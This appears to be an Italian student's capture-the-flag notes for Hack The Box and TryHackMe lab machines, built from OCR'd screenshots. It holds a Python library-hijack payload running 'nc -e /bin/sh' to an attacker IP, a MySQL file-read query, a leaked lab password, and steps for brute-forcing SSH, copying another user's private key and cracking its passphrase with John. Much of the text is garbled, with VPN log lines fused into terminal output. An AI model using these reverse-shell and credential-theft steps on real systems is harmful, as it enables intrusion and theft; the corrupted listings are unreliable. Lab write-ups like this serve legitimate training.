

walkthrough

Try out our new remote hacking machine: Pwnbox. Now available on the top menu.



Admirer

Linux 20 # 3202 8 3432



★ 3.4

↻ Reset

👤 Own User

Own Root

☰ Status Check

ⓘ Info Card

Enumeration



10.10.10.187

Machine IP

polarbearer &
GibParadox

Machine Maker(s)



HOW TO CONNECT



Hack The Box :: A

ⓘ 10.10.10.187/utility-scripts/info.php

Autenticazione

Sistema	MySQL
Server	localhost
Utente	
Password	
Database	

Login permanente

Query executed OK, 66 rows affected. (0.012 s) [Edit](#)

```
load data local infile 'app/etc/local.xml'  
into table test.xml  
fields terminated by "\n"
```

grant prilidiges ad un utente per l'accesso remoto e ho modificato il file 50-server in etc/mariadb.d condif per commentare il bind address e aprire il servizio su tutti gli host.

Language: English MySQL > localhost > Database: admirerdb

Database: admirerdb

DB: admirerdb Alter database Database schema Privileges

SQL command Import Export Create table select items

Tables and views

Search data in tables (1)

Table	Engine?	Collation?	Data Length?	Index Length?	Data Free?	Auto Increment?	Rows?	Comment?
Items	InnoDB	utf8mb4_general_ci	16,384	0	0	13	- 11	
1 in total	InnoDB	utf8mb4_general_ci	16,384	0	0			

Selected (0)

Analyze Optimize Check Repair Truncate Drop

Move to other database: admirerdb Move Copy

Create table Create view

Routines

Create procedure Create function

Events

Access denied for user 'waldo'@'localhost' to database 'admirerdb'

<input type="checkbox"/> edit	</nav>
<input type="checkbox"/> edit	</header>
<input type="checkbox"/> edit	
<input type="checkbox"/> edit	<!-- Main -->
<input type="checkbox"/> edit	<div id="main">
<input type="checkbox"/> edit	<?php
<input type="checkbox"/> edit	\$servername = "localhost";
<input type="checkbox"/> edit	\$username = "waldo";
<input type="checkbox"/> edit	\$password = "&<h5b~yK3F#{PaPB&dA}{H>";
<input type="checkbox"/> edit	\$dbname = "admirerdb";
<input type="checkbox"/> edit	
<input type="checkbox"/> edit	// Create connection
<input type="checkbox"/> edit	\$conn = new mysqli(\$servername, \$username, \$password, \$dbname);
<input type="checkbox"/> edit	// Check connection
<input type="checkbox"/> edit	if (\$conn->connect_error) {
<input type="checkbox"/> edit	die("Connection failed: " . \$conn->connect_error);
<input type="checkbox"/> edit	}
<input type="checkbox"/> edit	

Page Whole result Modify Selected (0) Export (123)
 1 2 3 □ 123 rows Save Edit Clone Delete

ho caricato il file ..//index.php utilizzando l'exploit presente nella foto.

user: waldo
 pass: &<h5b~yK3F#{PaPB&dA}{H>

export PYTHONPATH="cartella" per andare a fargli usare quello che diciamo noi.

la shell usata alla fine è stata un semplice metodo python

```
import os:  

def make_archive(a,b,c):  

    os.system('nc -e /bin/sh 10.10.14.68 9999')
```

tutorial

l'IP scritto potrebbe cambiare durante la scrittura

The screenshot shows a web application interface for a penetration testing session. At the top, it displays "Active Machine Information" with the following details:

Title	IP Address	Expires	Action Buttons
Web App Test	10.10.61.223	59m 43s	Add 1 hour Terminate

Below this, there is a progress bar at 45%. Under the heading "[Task 1] Web App Testing and Privilege Escalation" (dated 15/11/2018), it says: "In these set of tasks you'll learn the following:" followed by a bulleted list: • brute forcing, • hash cracking, • service enumeration, • Linux Enumeration. A green "Deploy" button is visible to the right. A note below states: "The main goal here is to learn as much as possible. Make sure you are connected to our network using your [OpenVPN configuration file](#).

per prima cosa ho pingato la macchina 10.10.61.223

questa è la macchina che siamo andati ad attaccare, per prima cosa ho visualizzato i servizi attiviti con il comando:


```
sudo nmap -A 10.10.22.124
```

e si è notato che ci sono diversi servizi, tra cui samba , attivi sulla macchina da poter analizzare

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|   256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods:
|   Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http         Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

per prima cosa abbiamo deciso di analizzare il file system del web server con

dirbuster per vedere la gerarchia:



e dall'esecuzione abbiamo ottenuto queste informazioni

Scan Information		
Results - List View: Dirs: 3 Files: 4 Results - Tree View Errors: 20		
Directory Structure	Response Code	Response Size
/	200	417
development	200	1320
dev.txt	200	745
j.txt	200	494
icons	403	465
README.html	200	37127
small	403	471
index.html	200	419

andando a vedere nella pagina si trovano dei dialoghi che ci fanno intendere la possibilità di

collegarci al servizio samba che esporta alcune informazioni utili quindi per visualizzare i drive accessibili ho utilizzato il comando:

```
lollo@kali:~$ smbclient -L 10.10.22.124
Enter WORKGROUP\lollo's password:
```

notice the second command then you will perceive that it

Sharename	Type	Comment
-----	-----	-----
Anonymous	Disk	root@kali:~# smbmap -H 192.168.1.102 ↵
IPC\$	IPC	[+] Finding open SMB ports.
SMB1 disabled -- no workgroup available		[+] IPC Service (Samba Server 4.3.11-Ubuntu)
		Name: 192.168.1.102


avendo trovato questi drive di accesso possiamo andare a vedere cosa si trova all'interno utilizzando sempre smbclient per poter accedere da remoto

```
lollo@kali:~$ smbclient //10.10.22.124/Anonymous
Enter WORKGROUP\lollo's password:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
staff.txt
```

.	D	0	Thu Apr 19	19:31:20	2018
..	D	0	Thu Apr 19	19:13:06	2018
staff.txt	N	173	Thu Apr 19	19:29:55	2018

```
14318640 blocks of size 1024. 11065492 blocks available
smb: \> get staff.txt
```

all'interno del file possiamo notare come veniva usato il nome Jan che inserito nel sito di hackthebox ci da una mano a scoprire quale sia il nome utente per collegarci successivamente al servizio ssh. per scovare la password invece ho testato un approccio brute force con un dizionario molto grande in cui si sono andati a selezionare solo quelle password di lunghezza 7 (sempre hint fornito dal sito) e utilizzando il software xhydra abbiamo trovato la password: armando



```
cat 10-million-password-list-top-1000000.txt | grep -x '^.\{7,7\}' > pass7.txt
```

avendo tutto a disposizione siamo entrati nella macchina con l'accoutn di jan in ssh

ssh jan@10.10.22.124

in ssh rilasendo la gerarchia con cd .. abbiamo notato esserci anche un'altro utente kay. andando a visualizzare il file system di questo utente ci siamo accorti che nella cartella .ssh aveva settato dei file tra cui authorized_id ecc per poter entrare e connettersi in ssh senza dover mettere la password dell'account e questa cosa può essere sfruttata a nostro piacimento.

```
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102 r TLSv1.3 TL
jan@basic2:~$ ls 03 2020 [server] Peer Connection Initiated with [AF
jan@basic2:~$ cd 04 2020 SENT CONTROL [server]: 'PUSH_REQUEST' (stat
jan@basic2:/home$ ls 2020 PUSH: Received control message: 'PUSH_REPLY'
jan 1kayifconfig 10.9.37.181 255.255.0.0,peer-id 27'
jan@basic2:/home$ 0cd2kay OPTIONS IMPORT: timers and/or timeouts modifi
jan@basic2:/home/kay$ 0ls OPTIONS IMPORT: --ifconfig/up options modifi
pass.bak 29 10:57:04 2020 OPTIONS IMPORT: route options modified
jan@basic2:/home/kay$ 0ls -la OPTIONS IMPORT: route-related options modifi
total 48 29 10:57:04 2020 OPTIONS IMPORT: peer-id set
drwxr-xr-x 50kay:0kay@24096 1Apr 23 2018 adjusting link mtu to 1625
drwxr-xr-x 40root:0root@24096 1Apr 19 2018 channel: Cipher 'AES-256-CBC'
-rw-Apr-29 10kay:0kay@20756 1Apr 23 2018 habash_history 512 bit messag
-rw-r--r-- 10kay:0kay@20220 1Apr 17 2018 habash_logout 'AES-256-CBC'
-rw-r--r-- 10kay:0kay@23771 1Apr 17 2018 habashrc Using 512 bit messag
drwxApr-29 20kay:0kay@24096 1Apr 17 2018 cache1.1/255.255.255.0 IFA
-rw-Apr-29 10root:0kay@20119 1Apr 23 2018 tlesshtest
drwxrwxr-x 20kay:0kay@24096 1Apr 23 2018 e.nano 0 up mtu 1500
-rw-r--r-- 10kay:0kay@20 57bApr 23 2018 epass.bak n0 up mtu 1500
-rw-r--r-- 10kay:0kay@20655 1Apr 17 2018 dd.profile n0 10.9.37.181/16 b
drwxr-xr-x 20kay:0kay@24096 1Apr 23 2018 ad.ssh0.10.0.0/16 metric 1000
-rw-r--r-- 10kay:0kay@20 10RApr 17 2018 on sudo as admin successfulsw
-rw----- 10root:0kay@20538 1Apr 23 2018 Seviminfo Completed
jan@basic2:/home/kay$ █
```

```
jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls
total 20
2029 10:57:04 2020 TUN/TAP TX queue length set to 1
drwxr-xr-x 20 kay:kay 4096 Apr 23 2018 .
drwxr-xr-x 50 kay:kay 4096 Apr 23 2018 ..
-rw-rw-r-- 10 kay:kay 20771 Apr 23 2018 authorized_keys
-rw-r--r-- 10 kay:kay 3326 Apr 19 2018 id_rsa saturation may
-rw-r--r-- 10 kay:kay 20771 Apr 19 2018 id_rsa.pub complete
jan@basic2:/home/kay/.ssh$
```

```
[3] 0:ssh*
```

avendo trovato questi file abbiamo capito che copiandoli sul nostro computer potevamo “impersonificare” l'accesso di quell'utente. id_rsa è la chiave privata emntre id_rsa.pub è quella pubblica e così abbiamo fatto. abbiamo copiato i file da remoto sfruttando il comando sftp

```
lollo@kali:~/Desktop$ sftp jan@10.10.99.231
jan@10.10.99.231's password: 
Connected to 10.10.99.231.
sftp> pls
29 10:57:02 2020 Incoming Control Channel Authentication: Using 512 bit me
sftp> pcd
29 10:57:02 2020 TCP/UDP: Preserving recently used remote address: [AF_INET]
sftp> pls
29 10:57:02 2020 Socket Buffers: R=[212992->212992] S=[212992->212992]
jan Akay
29 10:57:02 2020 UDP link local: (not bound)
sftp> pcd
kay
29 10:57:02 2020 UDP link remote: [AF_INET]54.76.30.11:1194
sftp> pls
29 10:57:02 2020 TLS: Initial packet from [AF_INET]54.76.30.11:1194, sid=5
pass.bak
29 10:57:03 2020 VERIFY OK: depth=1, CN=ChangeMe
sftp> pcd
ssh
29 10:57:03 2020 VERIFY KU OK
sftp> pls
29 10:57:03 2020 Validating certificate extended key usage
drwxr-xr-x 10 27 kay 2020 kayak Certificate 4096 Apr 23 2018 LS Web Server Authentication
drwxr-xr-x 10 5 kay 2020 kayak IFY EKU OK 4096 Apr 23 2018 ..
-rw-rw-r-- 10 17 kay 2020 kayak IFY OK: dep 771 Apr 23 2018 authorized_keys
-rw-r--r-- 10 17 kay 2020 kayak control Channel 3326 Apr 19, 2018 id_rsa 1.3 TLS AES 256 GCM
-rw-r--r-- 10 17 kay 2020 kayak rver) Peer 771 Apr 19 2018 id_rsa.pub [AF_INET]54.76.30
sftp> get id_rsa
29 10:57:04 2020 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
id_rsa
29 10:57:04 2020 PUSH: Received control message: 'PUSH_REPLY, route 10.10.6
sftp> get id_rsa
29 10:57:04 2020 10.9.37.181 255.255.0.0,peer-id 27'
id_rsa
29 10:57:04 2020 id_rsa.pub OPTIONS IMPORT: timers and/or timeouts modified
sftp> get id_rsa
29 10:57:04 2020 OPTIONS IMPORT: --ifconfig/up options modified
Fetching /home/kay/.ssh/id_rsa to id_rsa route options modified
/home/kay/.ssh/id_rsa
29 10:57:04 2020 OPTIONS IMPORT: route-relay 100% 3326 ns 17.0KB/s 00:00
sftp>
```

ottenuti questi file abbiamo provato a collegarci con ssh direttamente sfruttando questi file (ovviamente messi nella cartella corretta quindi in /home/lollo/.ssh) ma ci richiedeva una passphrase che abbiamo scoperto serve per proteggere appunto questo tipo di attacchi e dovrebbe essere la chiave con cui effettivamente si va a generare la chiave privata (quindi hanno una correlazione!)

altra cosa molto importante è che abbiamo dovuto cambiare i permessi dei file id_rsa e id_rsa.pub perchè non dovevano essere leggibili dall'esterno e quindi utilizzando chmod -777 ho tolto tutti i permessi e li ho rimetti solo per il mio utente con chmod +700

```
lollo@kali:~/Desktop$ ssh kay@10.10.99.231
Enter passphrase for key /home/lollo/.ssh/id_rsa: [REDACTED]
Wed Apr 29 10:57:04 2020 Outgoing Data Channel: Using 512 bit message hash 'SHA512' f
[REDACTED]
```

quindi andandoci ad informare abbiamo visto che esiste un tool che serve per poter ricavare le “chiavi” usate per la cifratura grazie a johnny the ripper e utilizzando questo sito: <https://www.abhizer.com/crack-ssh-with-john/>

```
lollo@kali:~/Desktop$ john id_rsa.hash -wordlist=rockyou.txt
Using default input encoding: UTF-8
[REDACTED]
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) C32/64]) [REDACTED]
Cost 1 (KDF/cipher) is 1 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes [REDACTED]
Will run 24 OpenMP threads Incoming Data Channel: Using 512 bit message hash 'SHA512' f
Note: This format may emit false positives, so it will keep trying even after ADDR=00
finding a possible candidate. TAP device tun0 opened
Press q or Ctrl-C to abort, almost any other key for status
beeswax 29 10:57:(id_rsa)/sbin/ip link set dev tun0 up mtu 1500
Warning: Only 2 candidates left, minimum 4 needed for performance broadcast 10.9.255
1g 0:00:00:03 DONE (2020-04-29 12:29) t0.2724g/s 13907Kp/s 3907Kc/s 03907KC/sa6_1231.*7i
Vamos! 29 10:57:04 2020 WARNING: this configuration may cache passwords in memory -- Session completed 04 2020 Initialization Sequence Completed
[REDACTED]
```

ottenendo la passphrase beeswax e fatto ciò ci siamo collegati in ssh con l'account di kay utilizzando questo, senza conoscere la password e abbiamo visualizzato il file pass.bak che è il flag desiderato!

```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.99.231' (ECDSA) to the list of known hosts.
Enter passphrase for key '/home/lollo/.ssh/id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)
```

```
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
```

```
0 packages can be updated.
0 updates are security updates.
```

```
Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102 quindi in /home/lollo
kay@basic2:~$ ls
uso tipo di attacchi e dovrebbe essere la chiave con cui effettiv
pass.bak
kay@basic2:~$ sudo -l
[sudo] password for kay:
Sorry, try again.
[sudo] password for kay:
Sorry, try again.
[sudo] password for kay:
sudo: 2 incorrect password attempts
kay@basic2:~$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw-r--r-- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwxr----- 2 kay  kay  4096 Apr 17  2018 .cache
-rw----- 1 root  kay   119 Apr 23  2018 .lessshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw----- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw----- 1 root  kay   538 Apr 23  2018 .viminfo
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
```

foodctf

↑ KoTH Food CTF ← Share Options ↓ April 2020 KoTH box

Tasks

(Free Room)

Active Machine Information

Title	IP Address	Expires	
Food	10.10.136.83	1h 14m 35s	<button>Add 1 hour</button> <button>Terminate</button>

8%

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   284B 2B:0E:06:d9:5a:7d:be:e6:f4:3c:ed:00:51:49:4d:19 (RSA)
|   256 17:ce:03:3b:bb:20:78:09:a8:76:c0:6d:0d:c4:df:b1 (ECDSA)
|   256 07:8a:50:b5:5b:4a:a7:6c:c8:b3:a1:ca:77:b9:0d:07 (ED25519)
3306/tcp  open  mysql  MySQL 5.7.29-0ubuntu0.18.04.1
mysql.info: 1 tasks
| Protocol: 10
| Version: 5.7.29-0ubuntu0.18.04.1
| Thread ID: 48
| Capabilities flags: 65535
| Some Capabilities: SupportsCompression, DontAllowDatabaseTableColumn, ConnectWithDatabase, Speaks41ProtocolOld, InteractiveClient, Speaks41ProtocolNew, IgnoreSpaceBeforeParenthesis, LongPassword, SupportsLoadDataLocal, FoundRows, IgnoreSigpipes, 00BCDClient, LongColumnFlag, SwitchToSSLAfterHandshake, SupportsTransactions, Supports41Auth, SupportsAuthPlugins, SupportsMultipleStatements, SupportsMultipleResults
| Status: Autocommit
| Salt: \x7F\x00\x1C-\#z
| 6< 0E(8/x0110
| Auth Plugin Name: mysql_native_password
9999/tcp  open  abyss?
| fingerprint-strings:
| FourOhFourRequest:
|   HTTP/1.0 200 OK
|   Date: Wed, 13 May 2020 15:58:31 GMT
|   Content-Length: 4
|   Content-Type: text/plain; charset=utf-8
|   King
| GenericLines, Help, Kerberos, LDAPSearchReq, LPOString, RTSPRequest, SIPOptions, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|   HTTP/1.1 400 Bad Request
|   Content-Type: text/plain; charset=utf-8
|   Connection: close
|   Request
| GetRequest, HTTPOptions:
|   HTTP/1.0 200 OK
|   Date: Wed, 13 May 2020 15:58:30 GMT
|   Content-Length: 4
```

```
socket.hdr, as they seem to be raw atm
Content-Length: 4
Content-Type: text/plain; charset=utf-8
King
15805/tcp open  http  Gelang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Host monitoring
16189/tcp open  unknown  mysql  MySQL 5.7.29-ubuntu18.04.1
|fingerprint-strings:  Info
| GenericLines:
|   HTTP/1.1 400 Bad Request
|   Content-Type: text/plain; charset=utf-8
|   Connection: close
|   Request
|     capabilities: SupportsCompression, DontKillDatabaseTableColumn, ConnectWithDatabase, Speaks41ProtocolOld, InteractiveClient, Speaks41ProtocolNew
|   GetRequest:
|     supportsPlugins, SupportsLoadDataLocal, FoundRows, IgnoreSigpipes, 8080Client, LongColumnFlag, SwitchToSSLAfterHandshake, SupportsTransactions
|   HTTP/1.0 200 OK
|   Date: Wed, 13 May 2020 15:58:30 GMT
|   Content-Type: image/jpeg
|   DFLP
#***#525EE\xffff
#***#525EE\xffffffff
$3br
N6'()**456789:CDEFGHJ3STUVWXYZcdefghijstuvwxyz
S'()**56789:CDEFGHJ3STUVWXYZcdefghijstuvwxyz
YSt_
oR150yk          Content-Length: 4
|_So.
46969/tcp open  telnet  Linux telnetd
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :

```

A screenshot of a web browser window. The title bar shows four tabs: "TryHackMe | kothfoc", "10.10.136.83:3306/", "Host monitoring", and "http://10.10.1.1". The "10.10.136.83:3306/" tab is active, displaying a "Host monitoring" page. The address bar below the tabs contains the URL "10.10.136.83:3306". At the bottom of the browser window is a navigation bar with icons for back, forward, search, and refresh. Below the navigation bar is a horizontal menu bar with various links: "Kali Linux", "Kali Training", "Kali Tools", "Kali Docs", "Kali Forums", "NetHunter", and "Offense".

The screenshot shows a network penetration tool interface with two main panes. The left pane, titled 'Request', contains a form with 'Target' set to '10.10.157.130:15065/monitor'. Below it is a text area with the command 'ping 10.10.157.130' and a 'Ping' button. The right pane, titled 'Response', shows a list of captured network packets. The first few lines of the list are:

```
1 HTTP/1.0 200 OK
2 Date: Mon, 16-May-2016 17:17:04 GMT
3 Content-Length: 787
4 Content-Type: text/html; charset=UTF-8
5
6 Affero-Google-Analytics.js
7 Accept-Encoding: gzip, deflate
8 Content-Type: text/html; charset=UTF-8
9 Content-Length: 4
10 HTTP/1.1 200 OK
11 Date: Mon, 16-May-2016 17:17:04 GMT
12 Content-Type: text/html; charset=UTF-8
13 Content-Length: 4
14 HTTP/1.1 200 OK
15 Date: Mon, 16-May-2016 17:17:04 GMT
16 Content-Type: text/html; charset=UTF-8
17 Content-Length: 4
18 HTTP/1.1 200 OK
19 Date: Mon, 16-May-2016 17:17:04 GMT
20
```


NEST

Check out our newest Pro Lab! Cybernetics is now available from the Labs > Pro Labs section of the menu.

